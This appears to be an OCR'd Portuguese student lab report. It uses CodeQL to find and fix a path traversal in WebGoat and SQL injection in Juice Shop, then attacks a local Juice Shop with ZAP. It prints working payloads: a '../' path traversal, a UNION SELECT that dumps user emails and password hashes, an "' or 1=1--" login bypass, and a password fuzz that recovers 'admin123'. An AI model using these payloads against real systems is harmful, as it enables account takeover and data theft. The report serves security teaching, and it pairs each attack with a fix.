


Figura 11: Resultados do `TaintedPath.ql` — caminho de 4 passos de `fullName` até `ProfileUploadBase.java:52`

Vetor de ataque: o endpoint `POST /PathTraversal/profile-upload` serve para carregar a fotografia de perfil, que devia ser guardada em `.../PathTraversal/<username>/<fullName>`. Como o valor de `fullName` é enviado pelo utilizador e não é validado, um atacante pode intercetar o pedido e colocar sequências `../` nesse campo, por exemplo `fullName = ../../../tmp/malicioso`. Cada `../` sobe um nível na árvore de diretórios, pelo que o ficheiro é escrito **fora da pasta prevista**. Como o atacante controla o caminho e o conteúdo do ficheiro, pode criar ou sobrescrever ficheiros em qualquer pasta onde a aplicação tenha permissão de escrita (ficheiros de configuração ou de outros utilizadores). Em certos cenários pode chegar a executar código no servidor, por exemplo colocando um script num diretório servido pela

aplicação.

2.5 A.5.g — Correção e reanálise

A base de dados foi regenerada (`codeql database create webgoat-database -language=java -build-mode=none -overwrite`) e a interrogação `TaintedPath.ql` foi novamente executada.

Resultado: o CodeQL **deixou de assinalar** a vulnerabilidade no método `execute()`. Os alertas anteriormente reportados em `createNewFile()` e `FileCopyUtils.copy()` deixaram de aparecer para todos os endpoints que invocam este método.

Justificação: `getCanonicalPath()` devolve o caminho absoluto normalizado, com as sequências `../` e os links simbólicos resolvidos. A comparação com `startsWith(uploadDirectory.getCanonicalPath() + File.separator)` garante que o ficheiro final fica dentro do diretório de upload. A inclusão de `File.separator` evita que um diretório como `.../rodrigo-evil` seja aceite como prefixo de `.../rodrigo`. As bibliotecas do CodeQL reconhecem este padrão como *sanitizer guard* de path traversal, pelo que o fluxo de dados contaminados é interrompido antes de chegar aos *sinks*.

Os resultados que permanecem (`cleanupAndCreateDirectoryForUser()`, linhas 78, 79 e 81) já existiam antes da alteração e têm como *source* o `username`. Esse valor é obtido da sessão autenticada (`@CurrentUsername` → `@AuthenticationPrincipal`) e não do pedido HTTP, e está restrito ao padrão `[a-z0-9-]*`. Tratam-se de falsos positivos não relacionados com o método `execute()`.




Figura 12: Após a correção, os alertas em `execute()` desaparecem; permanecem apenas os resultados com *source* `username` em `cleanupAndCreateDirectoryForUser()`

2.6 A.5.h — Classificação OWASP

OWASP Top 10:2025: a vulnerabilidade insere-se na categoria **A01:2025 — Broken Access Control**. A CWE-22 (*Improper Limitation of a Pathname to a Restricted Directory — 'Path Traversal'*) faz parte da lista de CWEs mapeadas para esta categoria: a falha permite ao atacante aceder a recursos do sistema de ficheiros (neste caso, escrever neles) fora do diretório a que deveria estar restrito, contornando as restrições de acesso pretendidas pela aplicação.

OWASP ASVS 5.0 — V5.3 File Storage: o código viola o requisito **5.3.2 (Nível 1)**, que exige que, ao construir caminhos para operações sobre ficheiros, a aplicação utilize dados gerados internamente ou confiáveis em vez de nomes de ficheiro submetidos pelo utilizador. Se for necessário usar nomes ou metadados fornecidos pelo utilizador, estes devem ser sujeitos a validação e sanitização estritas, de forma a prevenir *path traversal*, inclusão de ficheiros locais ou remotos (LFI/RFI) e SSRF. No método `execute()` original, o parâmetro `fullName` é usado diretamente em `new File(uploadDirectory, fullName)` sem qualquer validação. A correção aplicada em A.5.g passa a cumprir este requisito. O requisito relacionado **5.3.1 (Nível 1)** exige que ficheiros carregados para pastas públicas não sejam executados como código no servidor; o seu cumprimento mitigaria a consequência mais grave do ataque (execução de uma *webshell*).

2.7 C.1 — Workflow CodeQL

Fork do grupo: `https://github.com/RodrigoVitorino/juice-shop`

O *trigger* do workflow "CodeQL Scan"foi alterado para `workflow_dispatch`, de forma a permitir a sua execução manual.



Figura 13: Workflow "CodeQL Scan"configurado com o *trigger* `workflow_dispatch`

2.8 C.2 — Execução manual e inicialização da base de dados

O workflow "CodeQL Scan"foi executado manualmente em **Actions → CodeQL Scan → Run workflow** (evento `workflow_dispatch`) e terminou com sucesso.

Etapa: a base de dados é inicializada na etapa **Initialize CodeQL**, que corresponde à ação `github/codeql-action/init@v3`.

Comando (extraído dos logs):

```
/opt/hostedtoolcache/CodeQL/2.27.3/x64/codeql/codeql database init \
  --force-overwrite \
  --db-cluster /home/runner/work/_temp/codeql_databases \
  --source-root=/home/runner/work/juice-shop/juice-shop \
  --calculate-language-specific-baseline \
  --sublanguage-file-coverage \
  --extractor-include-aliases \
  --language=javascript \
  --codescanning-config=/home/runner/work/_temp/user-config.yaml
```

O comando `codeql database init` cria a estrutura da base de dados para a linguagem `javascript` (que inclui TypeScript) a partir do código-fonte em `-source-root`, usando a configuração definida no workflow. A extração do código e a finalização da base de dados acontecem nas etapas seguintes (*Autobuild* e *Perform CodeQL Analysis*), seguidas da execução das queries.

Localização da base de dados: a opção `-db-cluster` indica que as bases de dados são criadas em `/home/runner/work/_temp/codeql_databases/`, numa subpasta por linguagem. Este diretório pertence ao *runner* (a máquina virtual temporária do GitHub Actions), que é destruída

no fim do job — a base de dados não fica no repositório. O que persiste são os resultados da análise, em formato SARIF, consultáveis em **Security** → **Code scanning**.

2.9 C.3 — SQL Injection (CWE-89) em `routes/search.ts`

Alerta: *Database query built from user-controlled sources* (#13), regra CodeQL `js/sql-injection`, severidade **High**, CWEs associadas: CWE-89, CWE-90, CWE-943.

```
21  let criteria: any = req.query.q === 'undefined' ? '' : req.query.q ?? ''
22  criteria = (criteria.length <= 200) ? criteria : criteria.substring(0, 200)
23  models.sequelize.query(`SELECT * FROM Products WHERE ((name LIKE '%${criteria}%'
        OR description LIKE '%${criteria}%') AND deletedAt IS NULL) ORDER BY name`)
```

Source e sink. O CodeQL reporta um caminho de fluxo de dados com 6 passos, todos em `routes/search.ts`:

Passo	Linha	Nó	Descrição
1 – Source	21	`req.query.q`	Parâmetro `q` da query string (`GET /rest/products/search?q=...`), controlado pelo utilizador
2	21	`criteria`	O valor é atribuído à variável `criteria`
3	22	`criteria`	Se o comprimento ≤ 200, o ternário devolve o valor inalterado
4	22	`criteria = ...`	O resultado é atribuído de novo a `criteria`
5	23	`${criteria}`	O valor é interpolado na *template string* da consulta
6 – Sink	23	`sequelize.query`	A string SQL é passada a `models.sequelize.query(...)` e executada

O caminho completo reportado pelo GitHub Code scanning (6 passos em `routes/search.ts`) é apresentado nas figuras seguintes.




Figura 14: Caminho de fluxo de dados do SQL injection — passos 1 e 2 (*source*)



Figura 15: Caminho de fluxo de dados do SQL injection — passos 3 e 4




Figura 16: Caminho de fluxo de dados do SQL injection — passos 5 e 6 (*sink*)

Ao longo do caminho, o valor não passa por nenhuma operação de neutralização de caracteres especiais. A única transformação possível, `substring(0, 200)`, limita apenas o comprimento e nem sequer é aplicada no caminho reportado (passo 3), pelo que o valor original do utilizador chega intacto à instrução SQL.

Justificação. O CodeQL usa análise de fluxo de dados (*taint tracking*) e identifica que um valor proveniente de uma *source* remota (`req.query`) chega, sem passar por nenhum sanitizador reconhecido, a um *sink* que executa SQL (`sequelize.query`). O input do utilizador é concatenado no texto da instrução SQL em vez de ser passado como parâmetro. Assim, caracteres como `'` e `)` alteram a estrutura da instrução, e não apenas os dados, o que corresponde à definição da CWE-89.

Exemplo de exploração:

```
GET /rest/products/search?q=xyz')) UNION SELECT id, email, password, '4','5','6','7','8','9'
    FROM Users--
```

A instrução passa a devolver, juntamente com os produtos, os emails e os *hashes* de password de todos os utilizadores. O - comenta o resto da instrução original. Também é possível extrair o esquema da base de dados (por exemplo, a partir de `sqlite_master`).

Correção: usar consultas parametrizadas (*replacements* / *bind parameters* do Sequelize):

```
models.sequelize.query(
  'SELECT * FROM Products WHERE ((name LIKE :c OR description LIKE :c) AND deletedAt IS NULL)
     ORDER BY name',
  { replacements: { c: `%${criteria}%` } }
)
```

3 Parte 3 — OWASP Juice Shop com ZAP

3.1 A. Preparação

1. Execução da Juice Shop. A aplicação foi executada localmente num contentor Docker, com todos os desafios ativados através da variável `NODE_ENV=unsafe`:

```
docker run --rm --env NODE_ENV=unsafe -p 127.0.0.1:3000:3000 bkimminich/juice-shop
```

O acesso a `http://localhost:3000` confirmou que a aplicação estava disponível.




Figura 17: Acesso à OWASP Juice Shop

2. Score Board. O endereço `http://localhost:3000/#/score-board` apresenta os desafios disponíveis e confirma que a aplicação está configurada com os desafios inseguros.




Figura 18: Score Board da Juice Shop

3. Configuração do ZAP. No ZAP foi usado **Manual Explore**, com o URL `http://localhost:3000`, e foi iniciado o browser integrado. Desta forma, o tráfego do browser

passou pelo proxy do ZAP. Depois de abrir a aplicação, o site foi incluído no **Default Context** e o modo do ZAP foi alterado para **Protected**.




Figura 19: Início do Manual Explore no ZAP




Figura 20: Aplicação aberta através do browser do ZAP

3.2 B. Injeção de SQL no login

5. Ataque de SQL injection. O formulário de login envia um pedido `POST` para `/rest/user/login`, com o corpo JSON:

```
{
  "email": "' or 1=1--",
  "password": "teste"
}
```

O valor inserido no campo `email` altera a consulta SQL. A expressão `1=1` é sempre verdadeira e `--` comenta o restante da consulta, incluindo a verificação normal da password. Assim, o primeiro registo compatível pode ser autenticado sem conhecer a password do administrador.




Figura 21: Payload de SQL injection no formulário de login

O resultado foi o acesso autenticado como `admin@juice-sh.op`, demonstrando que o desafio **Login Admin** foi resolvido.




Figura 22: Login efetuado como administrador

6. Pedido HTTP observado no ZAP. O pedido intercetado foi:

```
POST http://localhost:3000/rest/user/login HTTP/1.1
Host: localhost:3000
Content-Type: application/json

{"email":"' or 1=1--","password":"teste"}
```

O ZAP registou a resposta com código `200 OK`, confirmando que a injeção foi aceite pelo servidor.




Figura 23: Pedido HTTP observado no ZAP

3.3 C. Fuzzing da senha do administrador

7. Configuração e resultado do fuzzing. Foi capturado no ZAP um pedido de login válido para `admin@juice-sh.op`. No corpo do pedido foi selecionado apenas o valor da password como posição de fuzzing:

```
{"email":"admin@juice-sh.op","password":"admin§000§"}
```

No **Fuzzer** foi utilizada a lista `3-digits-000-999.txt`, acrescentada depois do prefixo `admin`. Foram enviados 1000 pedidos, variando o sufixo entre `000` e `999`. A maioria das respostas devolveu `401 Unauthorized`; a resposta diferente foi a tentativa `admin123`, que devolveu `200 OK`.



